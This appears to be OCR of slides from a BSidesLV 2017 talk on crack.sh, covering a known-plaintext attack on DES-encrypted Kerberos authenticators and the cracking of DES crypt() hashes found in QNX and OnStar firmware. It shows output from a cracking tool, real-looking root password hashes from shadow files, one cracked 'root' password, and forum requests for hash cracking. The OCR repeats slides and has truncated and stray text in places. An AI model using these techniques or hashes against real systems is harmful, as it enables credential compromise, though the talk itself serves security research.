
The ASN.1 format of the messages that are encrypted has a number of known plaintext components as DER is a canonical form of BER there are certain parts of the format that must always exist in the plaintext. Here is an outline of the plaintext for the different encrypted portions:

Authenticator

```
00: 7aec 646d 6134 d6e1  z.dma4.. # P1 - Confounder
08: 230f af7a 301a a011  #..z0... # P2 - [8:12] = CRC, [12:16] = ASN.1
                                  #      30 - Sequence(
                                  #      1a -   Length=26)
                                  #      a0 - .Idx(0,
                                  #      11 -   Length=17,
10: 180f 3230 3136 3037  ..201607 # P3 - ASN.1                          # Static
                                  #      18 -   GeneralizedTime(        # Static
                                  #      0f -     Length=15, Value=     # Static
                                  #      323031363037 - "201607"        # Easily derived from current year/
18: 3231 3230 3138 3335  21201835 # P4 - ASN.1
                                  #      3231323031383335 - "21201835"
20: 5aa1 0502 030c 85ba  Z....... # P5 - ASN.1
                                  #      5a -     "Z")),
                                  #      a1 - .Idx(1,
                                  #      05 -   Length=5,
                                  #      02 -   Integer(
                                  #      03 -     Length=3,
                                  #      0c85ba - Value=820666)
```

We've identified the 3rd block of Plaintext `P3` as the one we're going to target. Because everything is encrypted with DES-CBC, it will be xor'ed with the Ciphertext of the previous block, so to determine our plaintext we'll do:

```
PT = CT2 ^ "\x18\x0f"+date("YYYYMM")
CT = CT3
M  = ffffffffffffffff
```




Cipher Block Chaining (CBC) mode decryption

$$CT_{N-1} \oplus KPT \rightarrow PT$$

Kerberos

- 100% break of DES Kerberos



```
h1kari@eruditorium$ ./des_kpt.py kerb -i kerb.pcap
parsing inputFile = kerb.pcap

AS-REQ 192.168.1.11 -> 192.168.1.27: test3@DOMAIN -> krbtgt/DOMAIN@DOMAIN (Authenticator):
                 PT = 37768d069d43a296
                  M = ffffffffffffffff
                 CT = de3dcc5ca0bb182f
                  E = 0
crack.sh Submission = $98$N3aNBp1Dopb//////////949zFyguxgv

AS-REQ 192.168.1.11 -> 192.168.1.27: test3@DOMAIN.CRACK.SH -> krbtgt/DOMAIN.CRACK.SH@DOMAIN.CRACK.SH (Authenticator):
                 PT = ee523adb573ca8de
                  M = ffffffffffffffff
                 CT = c89c63941467dc93
                  E = 0
crack.sh Submission = $98$7lI621c8qN7//////////8icY5QUZ9yT

AS-REQ 192.168.1.11 -> 192.168.1.27: test3@DOMAIN -> krbtgt/DOMAIN@DOMAIN (Authenticator):
                 PT = 371ba62e8ea95d36
                  M = ffffffffffffffff
                 CT = f7193165f4188f84
                  E = 0
crack.sh Submission = $98$NxumLo6pXTb///////////cZMWX0GI+E
```

SUBMIT A JOB!

Token: $98$NxumLo6pXTb///////////cZMWX0GI

Priority: Take Your Time - $30.00 USD ▾

https://github.com/h1kari/des_kpt

crack.sh is a service of the ToorCon Information Security Conference and is provided for research purposes only.

BSIDESLV 2017


DES crypt() Hashes

- Started receiving emails asking if I can crack them
- Initially designed so a PDP-11/70 would take > 1 second to compute (vs 1.25ms for M-209)
- But no one uses DES crypt() anymore? Right??

DES crypt() Hashes

- QNX Anybody?
  - "50 Million Vehicles and Counting: QNX Achieves New Milestone in Automotive Market"

    - QNX Press Release 1/15



RESULTS


- It is a « unix » filesystem

imageInfo/passwd

```
root:x:0:0:Superuser:/:/bin/ksh
bin:x:1:1:Binaries Commands and Source:/bin:
daemon:x:2:2:System Services:/daemon:
mail:x:8:40:User Mail:/var/spool/mail:
news:x:9:50:Network News:/var/spool/news:
uucp:x:12:60:Network News:/var/spool/news:
ftp:x:14:80:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
```


ppp/shadow

```
root:UE/zhLVdRLPk.:19545:0:0
```



While the 'dumpifs' command does not appe
operating system, such as '/etc/shadow', runı
present. For example, if you search for 'root'
interesting two being:

```
root:x:0:a
root:ug6HiWQAm947Y:::9b
```



https://forum.insidepro.com/viewtopic.php?p=2341

InsidePro Password Recovery Software
Search
Register FAQ Memberlist Usergroups Profile Log in to check your private messages Log in

DES(Unix) [Part 3]

Goto page Previous 1, 2, 3 ... 15, 16, 17, 18 Next

InsidePro Software Forum Index -> Unix Hashes


View previous topic :: View next topic

Author	Message
test0815 Joined: 25 Mar 2008 Posts: 8679 VIP Member [Trusted Member] Reputation: 11025	Posted: Sat Apr 16, 2016 2:16 pm Post subject: отзывы Quote bikaboka XhTgMNAV21hNo:comusroc
Back to top	Profile PM
chgzhang Joined: 20 Apr 2015 Posts: 21 Reputation: 4	Posted: Mon Apr 18, 2016 8:45 pm Post subject: Quote DES(UNIX) 3K 156 thanks!!
Back to top	Profile PM
bikaboka Joined: 06 Oct 2014 Posts: 83 Reputation: 25	Posted: Wed Apr 27, 2016 1:39 am Post subject: Quote D08Ehcaor1k7s k7rG6YcNN2W3E 3K/KSk6ncR1Bc JVe/BI8kVEX/A ulQsoEYxzj5IU
Back to top	Profile PM
Chillout Joined: 03 May 2016 Posts: 3 Reputation: 0	Posted: Tue May 03, 2016 6:21 pm Post subject: Quote bbOLezulT.YHw UE/zhLVdRLPk. Thanks in advance!

DES crypt() Hashes


- 100% break of DES crypt()

$96^8 * 25 / 640,000,000,000 = \sim 3$ days



While the ‘dumpifs’ command does not appear to have everything one would associate with a complete operating system, such as ‘/etc/shadow’, running grep on the binary shows that such files are most likely present. For example, if you search for ‘root’ there are several instances of the string, the most interesting two being:

```
root:x:0:a
root:ug6HiWQAm947Y:::9b
```



SUBMIT A JOB!


Token: ug6HiWQAm947Y

Priority: Take Your Time - $100.00 USD ▾

crack.sh

Must be secure passwords out there

- Right?
- Right??



Karl Koscher to David

Jan 13

Here's the Gen 8 OnStar shadow file:

root:058rF6sgCYR0M:1042473811:0:0

It also runs QNX.

inetd will listen on the telnet port and launch telnetd, but I don't believe inetd runs unless there's an Ethernet connection. Verizon also blocked all incoming connections even if it did run.

crack.sh to me

Jan 24

Crack.sh has found a password that works against your hash. The password match is included below both in ASCII and HEX:

```
HASH: 058rF6sgCYR0M
Password (ASCII): "root"
Password (HEX): 726f6f7400000000
```

This run took 27532 seconds. Thank you for using crack.sh, this concludes your job.

root:root


crack.sh is a service of the ToorCon Information Security Conference and is provided for research purposes only.

BSIDESLV 2017

DES crypt() Hashes

- QNX Anybody?
  - "50 Million Vehicles and Counting: QNX Achieves New Milestone in Automotive Market"

    - QNX Press Release 1/15



RESULTS

- It is a « unix » filesystem


imageInfo/passwd

```
root:x:0:0:Superuser:/:/bin/ksh
bin:x:1:1:Binaries Commands and Source:/bin:
daemon:x:2:2:System Services:/daemon:
mail:x:8:40:User Mail:/var/spool/mail:
news:x:9:50:Network News:/var/spool/news:
uucp:x:12:60:Network News:/var/spool/news:
ftp:x:14:80:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
```

ppp/shadow

```
root:UE/zhLVdRLPk.:1[illegible]5:0:0
```


vuihgwdn



While the 'dumpifs' command does not appe
operating system, such as '/etc/shadow', runi
present. For example, if you search for 'root'
interesting two being:

```
root:x:0:a
root:ug6HiWQAm947Y:::9b
```

dtdonkey



